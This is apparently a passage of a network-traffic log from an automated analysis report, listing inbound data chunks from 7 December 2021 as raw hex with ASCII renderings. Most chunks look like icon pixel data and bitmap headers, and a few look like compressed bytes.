2021-12-07 12:39:07 UTC	937	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d6 9a 46 a4 Data Ascii: F
2021-12-07 12:39:07 UTC	945	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cd 8d 3f 5d c8 84 1f fe c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f fd ce 91 39 b6 d3 99 47 97 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 97 ce 91 39 b4 c9 85 1e ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c6 83 1e ff ce 90 36 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff Data Ascii: ?]9GGGGGGGGGGGGGGGGGGGGGGGGGGGGGGG96GGGGGGGGGG
2021-12-07 12:39:07 UTC	953	IN	Data Raw: 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d8 9d 48 ff d2 9b 49 6a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d4 9a 47 1b d6 9b 47 f3 d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d5 9b 47 ff d3 9c 45 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d1 91 3a 57 c7 84 1f fe c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f fb d0 94 3e a9 d3 99 47 97 d3 99 47 98 d3 99 47 98 d3 99 47 98 Data Ascii: GGGGHIjGGGGGGGEe:W>GGGG
2021-12-07 12:39:07 UTC	961	IN	Data Raw: 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 97 ce 91 39 b4 c9 85 1e ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c6 83 1e ff d2 92 37 ff d4 9a 49 6a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: GGGGGGGGGGGG97Ij
2021-12-07 12:39:07 UTC	969	IN	Data Raw: 9a 47 ff d5 9a 47 ff d5 9a 47 c5 d4 9b 47 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cd 90 40 2f ca 86 22 f1 c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c8 85 21 f8 d0 95 3d ab d3 99 47 97 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 Data Ascii: GGGG@/"!=GGGGGGGGGGGGGGGGGGGGGGG

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	977	IN	Data Raw: 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 97 d3 99 47 97 d2 97 43 9d cd 8f 36 be c9 88 26 e7 c8 84 1f fc c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c7 84 1f ff c8 85 21 fc cc 8d 2f 9a ca 8d 32 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: GGGGGGGGGGGGGGGGGGGC6&!/2
2021-12-07 12:39:07 UTC	984	IN	Data Raw: ff f8 07 e0 00 00 00 00 00 00 00 00 00 07 ff ff ff f8 07 e0 00 00 00 00 00 00 00 00 00 07 ff ff ff f8 07 e0 00 00 00 00 00 00 00 00 00 07 ff ff ff f8 07 e0 00 00 00 00 00 00 00 00 00 07 ff ff ff f8 07 e0 00 00 00 00 00 00 00 00 00 07 ff ff ff f8 07 e0 00 00 00 00 00 00 00 00 00 07 ff ff ff f8 07 f0 00 00 00 00 00 00 00 00 00 07 ff ff ff f0 0f f0 00 00 00 00 00 00 00 00 00 07 ff ff ff f0 0f f0 00 00 00 00 00 00 00 00 00 07 ff ff ff f0 0f f0 00 00 00 00 00 00 00 00 00 07 ff ff ff f0 0f f0 00 00 00 00 00 00 00 00 00 07 ff ff ff e0 0f f8 00 00 00 00 00 00 00 00 00 07 ff ff ff e0 1f f8 00 00 00 00 00 00 00 00 00 07 ff ff ff e0 1f f8 00 00 00 00 00 00 00 00 00 07 ff ff ff e0 1f f8 00 00 00 00 00 00 00 00 00 07 ff ff ff c0 1f fc 00 00 00 00 00 00 00 00 00 07 ff Data Ascii:
2021-12-07 12:39:07 UTC	992	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d5 9a 47 78 d6 9b 47 f5 d4 9a 46 fe d4 9a 47 ff d4 9a 47 ff d3 99 46 fe d6 9b 47 f5 d2 98 48 51 00 00 00 00 00 00 00 00 Data Ascii: GxGFGGFGHQ
2021-12-07 12:39:07 UTC	1000	IN	Data Raw: 83 1e fe c6 83 1e fe c7 84 1f fe cc 8e 34 c4 d2 99 47 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d2 98 46 97 d3 98 47 97 cf 93 3d ac c8 84 1e fe c6 83 1e fe c6 83 1e fe c6 83 1e fe c6 83 1e fe c6 83 1e fe ce 8f 35 fe d3 99 46 fe d3 99 46 fe d3 99 46 fe d3 99 46 fe d3 99 46 fe d3 99 46 fe d3 99 46 fe d3 99 46 fe d5 9b 47 fa d3 98 45 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 da 9e 48 bb d6 9c 48 fe d3 9b 48 4f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 4GFFFFFFFFFFFFFFFFFFFFFFG=5FFFFFFFFGE>HHHO
2021-12-07 12:39:07 UTC	1008	IN	Data Raw: 00 00 00 d4 99 46 19 d6 9b 47 f6 d3 99 46 fe d3 99 46 fe d4 9a 46 fe d5 9b 46 dd d4 9b 46 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ca 89 27 01 ca 8a 29 a7 c7 84 1f fe c7 84 1f ff c7 84 1f ff c7 84 1e fe cd 8f 34 c1 d3 99 47 97 d3 99 47 98 d2 98 46 97 d3 99 47 98 d2 98 46 97 d3 99 47 98 d3 99 47 98 d2 98 46 97 d3 99 47 98 d3 99 47 98 d2 98 46 97 d3 99 47 98 d3 99 47 98 d2 98 46 97 d3 99 47 98 d3 99 47 98 d2 98 46 97 d3 99 47 98 d3 99 47 98 d2 98 46 97 d3 99 47 98 d3 99 47 97 cf 93 3d ac c8 84 1e fe ca 88 25 e9 d3 98 46 98 d3 99 47 96 d3 99 47 96 d3 99 47 96 d3 99 47 96 d3 99 47 96 d3 99 47 96 d3 99 47 96 d3 99 47 96 d3 99 47 96 d3 99 47 96 d1 94 40 a7 c8 85 20 f9 c6 83 1e fe c7 84 1f ff c7 84 1f ff c6 83 1e fe c7 84 1f ff Data Ascii: FGFFFFF')4GGFGFGGFGGFGGFGGFGGFGG=%FGGGGGGGGGG@
2021-12-07 12:39:07 UTC	1016	IN	Data Raw: 98 46 97 d2 99 47 97 d3 98 45 9a cc 8c 2e d1 c7 84 1f fb c6 83 1e fe c6 83 1e fe c6 83 1e fe c6 83 1e fe c7 84 1e fe cb 89 29 c3 cf 91 38 17 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ca 89 2a 12 cc 8b 2b ae c7 84 1f ff c7 84 1f ff c6 83 1e fe c7 84 1f ff c7 84 1f ff c7 84 1e fe c9 88 26 e9 d0 94 3d ae d2 99 47 97 d3 99 47 98 d3 99 47 98 d2 98 46 97 d3 99 47 98 d3 99 47 98 d3 99 47 98 d2 98 46 97 d3 99 47 98 d3 99 47 98 d2 98 46 97 Data Ascii: FGE.)8*+&=GGGFGGGFGGF
2021-12-07 12:39:07 UTC	1023	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d3 99 46 07 d5 9a 47 37 d5 9b 47 83 d4 9a 46 c8 d4 9a 47 ef d5 9a 47 fd d4 9a 47 fe d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 fd d4 9a 47 f0 d4 99 46 c8 d4 9a 46 83 d3 99 46 37 d3 9a 45 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: FG7GFGGGGGGGGGGGGGGGGFFF7E
2021-12-07 12:39:07 UTC	1031	IN	Data Raw: 84 1f ff c6 83 1e fe c8 85 21 f5 d2 97 44 9d d3 99 47 98 d3 99 47 98 d2 98 46 97 d3 99 47 98 d2 98 46 97 d3 99 47 98 d2 98 46 97 d3 99 47 98 d2 98 46 97 d3 99 47 98 d3 99 47 98 d2 98 46 97 d3 99 47 98 d2 98 46 97 d3 99 47 98 d2 98 46 97 d3 99 47 97 ce 8f 35 c1 c7 84 1e ff c7 84 1f ff c6 83 1e fe c7 84 1f ff c6 83 1e fe c7 84 1f ff cd 8f 34 fe d3 9a 46 ff d3 99 46 fe d4 9a 47 ff d4 9a 47 ff d5 9a 46 e0 d4 99 45 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d6 9b 47 19 d8 9d 48 f3 d5 9c 49 7b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d2 9a 45 0b d4 9b 46 e7 Data Ascii: !DGGFGFGFGFGGFGFGFG54FFGGFEGHI{EF
2021-12-07 12:39:07 UTC	1039	IN	Data Raw: 99 46 ff d4 9a 47 fe d4 9a 47 97 d4 9a 47 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ca 89 28 09 ca 89 27 b1 c7 84 1f fe c7 84 1f ff c7 84 1f ff c7 84 1f fe cc 8c 2e d2 d2 98 45 9b d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 Data Ascii: FGGG('.EGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGG
2021-12-07 12:39:07 UTC	1047	IN	Data Raw: 8f 7f b2 ae 83 1e 00 86 dd 43 fe 97 df 5e 7e 6a bb b5 5f 6d 8b f4 4c 58 8b bd cb d7 a4 a0 3b a1 c7 40 3a 9b 33 e6 85 49 4d 99 e5 c6 70 08 65 72 d9 7b 23 93 aa 37 20 6a ad 04 db ba e2 e3 76 96 a3 63 2d 51 cb ee 5e 8c 7d ba 2a c0 06 cd 1e ad 69 c9 98 8b 1e f9 e4 9c ff a9 e7 98 1b cd b0 7a d0 4f bd 61 d9 5f 15 2b f1 8f 3a 62 1c 5e 0d f6 f5 c3 72 43 25 c3 b4 79 42 3e f3 c4 98 bc f7 27 55 35 6e d6 1f 1d 10 41 89 c8 b6 15 e3 43 b7 16 2b 27 57 44 a7 f4 6f 49 b0 db 08 34 7b b8 f8 d1 4f 9f fc bb ba 0e b8 81 0c 9b 07 fe d4 1b 1e ff ab 62 05 75 11 3f 41 e3 9c 47 af 4c 2e 64 fe 98 0b bc 36 05 b1 9b f5 47 17 44 ac 04 95 52 18 8f 79 bd 2b 3c b9 14 cb b4 ea 92 a0 1f 71 01 f6 d0 e4 61 4d 53 e0 7f e8 b1 4f 9d f0 70 fd 46 db 38 86 c5 43 7f da 0d 8f ff 55 fb 2e f1 f7 b5 b0 Data Ascii: C^~j_mLX;@:3IMper{#7 jvc-Q^}*izOa_+:b^rC%yB>'U5nAC+'WDoI4{Obu?AGL.d6GDRy+<qaMSOpF8CU.

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2021-12-07 12:39:07 UTC</td><td>1055</td><td>IN</td><td>Data Raw: 36 eb bf 9a f8 4c d1 30 85 88 d5 8a 72 c6 e7 a6 31 ad 13 31 36 c3 4e fc 7d c0 04 39 48 a5 d4 cc 92 a6 1b c6 f0 86 62 ba 98 8d 69 16 db eb 51 fe 5d a8 52 29 b6 72 d7 c2 8f a7 73 ff 81 3e 18 80 05 0b 16 e8 9b bf fe 8e e7 0a 7e f0 e2 ce 48 4f 4a fc 64 93 e1 b2 95 c9 5d 51 34 b6 90 f1 77 8c 64 1f 40 55 73 86 74 47 de e7 05 99 b8 2b 14 15 d8 a4 bb 39 8e 5d 48 54 01 a0 1b da 2b b4 69 b0 c7 32 10 bc eb 96 55 07 47 d0 bf 24 cf f7 25 51 f0 af 9a fd 07 d2 27 83 b8 f8 6a 5f ee 99 da 00 00 c0 81 d3 5a 2b eb 37 94 7f a1 61 74 02 28 e1 6e 80 2a 44 a4 d0 11 da e9 85 8c ff c7 ee 93 8b 23 d1 0f c8 88 ea 4e 52 fb cb a5 57 9d f8 e0 60 0f c6 31 7c 88 48 e7 a9 62 4a 92 d2 5f 40 d5 fd 57 1b 0b 1b fa af ae ed c5 62 5f ee d9 27 d7 ea e7 17 ce 8c 88 71 47 96 a8 23 71 a1 02 28 94
Data Ascii: 6L0r116N}9HbiQ]R)rs>~HOJd]Q4wd@UstG+9]HT+i2UG$%Q'j_Z+7at(n*D#NRW`1|HbJ_@Wb_'qG#q(</td></tr>
<tr><td>2021-12-07 12:39:07 UTC</td><td>1062</td><td>IN</td><td>Data Raw: 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 fe d4 9a 46 d3 d4 9a 47 66 d3 9a 47 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d3 9a 46 04 d4 9a 46 63 d4 9a 47 e2 d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d5 9a 47 fd d5 9b 47 e4 d5 9b 46 aa d5 9b 46 7a d3 99 46 54 d3 99 46 37 d4 99 46 26 d3 99 46 1c d3 99 46 1c d4 99 46 26 d3 99 46 36
Data Ascii: GGGGGGGGGFGfGFFcGGGGGGGGGFFzFTF7F&FFF&F6</td></tr>
<tr><td>2021-12-07 12:39:07 UTC</td><td>1070</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d1 99 44 30 d5 9a 47 fe d4 9a 47 ff d4 9a 47 fc d4 9a 46 0d 00 00 00 00 00 00 00 c9 89 2b 02 c9 86 24 ea c7 84 1f ff c7 84 1f fe 91 38 bb d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d1 95 40 a5 c9 85 1e ff d0 93 3d ad d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 98 d3 99 47 97 ca 88 28 e4 c7 84 1f ff c7 84 1f ff c7 84 1f ff c6 83 1e ff cd 8f 34 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d4 9a 47 ff d6 9b 47 ff d3 9b 48 35 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: D0GGGF+$8GGGGGGGGGGGGGGG@=GGGGGGG(4GGGGGH5</td></tr>
<tr><td>2021-12-07 12:39:07 UTC</td><td>1078</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d3 99 45 03 d3 9a 45 22 d4 9a 46 4d d3 9a 46 6f d4 9a 47 85 d4 9a 46 8c d4 9a 47 8c d4 9a 47 85 d3 9a 46 6f d4 9a 45 4e d3 99 46 23 d3 99 45 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d3 9a 46 06 d3 99 46 4c d5 9b 47 9f d4 9a 46 e2 d4 9a 47 fb d4 9a 47 fe d4 9a 47 ff d3 99 46 fe d3 99 46 fe d4 9a 47 ff
Data Ascii: EE"FMFoGFGGFoENF#EFFLGFGGGFFG</td></tr>
<tr><td>2021-12-07 12:39:07 UTC</td><td>1086</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ca 8a 2a 19 c9 87 26 a3 c7 84 1f fb c6 83 1e fe c7 84 1f ff c7 84 1f fb ca 89 29 e2 ce 90 35 c1 d0 95 40 a8 d2 98 45 9a d3 99 47 97 d3 98 47 97 d2 99 47 97 d3 99 47 97 d3 98 47 97 d3 99 47 97 d2 98 45 9a d0 95 40 a7 ce 90 36 c1 ca 89 29 e1 c7 84 1f fb c7 84 1f ff c6 83 1e fe c7 84 1f fb c9 87 26 a4 c9 89 29 19 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: *&)5@EGGGGGGE@6)&)</td></tr>
<tr><td>2021-12-07 12:39:07 UTC</td><td>1094</td><td>IN</td><td>Data Raw: ff e3 00 81 ff f1 00 80 ff f1 00 80 00 f9 00 00 06 f8 00 00 06 f8 00 00 00 fc 00 00 00 fc 00 00 00 f8 00 00 00 f8 00 80 00 f9 00 80 00 71 00 80 00 31 00 c0 00 03 00 e0 00 07 00 e0 00 07 00 f8 00 1f 00 fc 00 3f 00 ff 81 ff 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9a 70 32 1b c7 91 42 5e d4 9a 46 7f d4 9a 46 7f c9 92 42 5e 9d 72 34 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 7d 39 1b d4 9a 46 a7 d4 9a 46 c0 d4 9a 46 73 bd 89 3f 4c ba 87 3e 4c d4 9a 46 73 d4 9a 47 bf d4 9a 47 a8 b3 82 3b 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 be 85 33 36
Data Ascii: q1?(@p2B^FFB^r4}9FFFs?L>LFsGG;36</td></tr>
<tr><td>2021-12-07 12:39:07 UTC</td><td>1102</td><td>IN</td><td>Data Raw: 99 2e 79 21 02 06 1a 0b f9 a6 c6 01 6c 09 57 3a 28 f1 8d 22 0c 5d db 10 d2 73 10 84 74 dd b2 7d 17 1b a7 25 64 81 08 90 2f 1d e2 e8 70 e8 61 a6 9d 5e b1 d8 20 71 53 8e 3c 94 14 a1 fd 2f bc e1 e6 eb 6e b8 6d 3f 62 4e 04 18 07 50 75 61 23 27 75 42 1a 19 a6 e1 94 89 89 45 88 2b 06 59 85 b2 4f 5b 7a e5 c1 6c ca 4b 07 f8 0b 8c f7 d0 89 a3 48 c3 90 12 79 09 a0 3d 0d 2c 21 22 66 e2 e7 0c c0 3b ca 6d 1c 42 55 02 d2 60 2f e8 47 42 3d 02 4d a5 bc 07 1e 96 35 b8 1e e9 0c ca 1a c0 3d d3 ec 0a 4a 45 46 0f 56 94 fe 7e 99 71 77 38 ed 28 cd 55 5a 59 a2 cb 9c c1 4e 19 a4 a8 50 ee a0 61 1a 3b 1e 71 51 10 30 dd cf 0a 1d 17 5a 34 38 c8 2a ef 42 80 05 d3 d4 8b 12 40 4a d2 8b 9d 48 80 e3 2f aa d4 0c 9c 41 54 7a a5 23 c7 4e 20 4d d3 42 4e 71 ac 85 28 37 34 cd 81 14 2b 2a b8 3a
Data Ascii: .y!lW:("]st}%d/pa^ qS</nm?bNPua#'uBE+YO[zlKHy=,!"f;mBU`/GB=M5=JEFV~qw8(UZYNPa;qQ0Z48*B@J H/ATz#N MBNq(74+*:</td></tr>
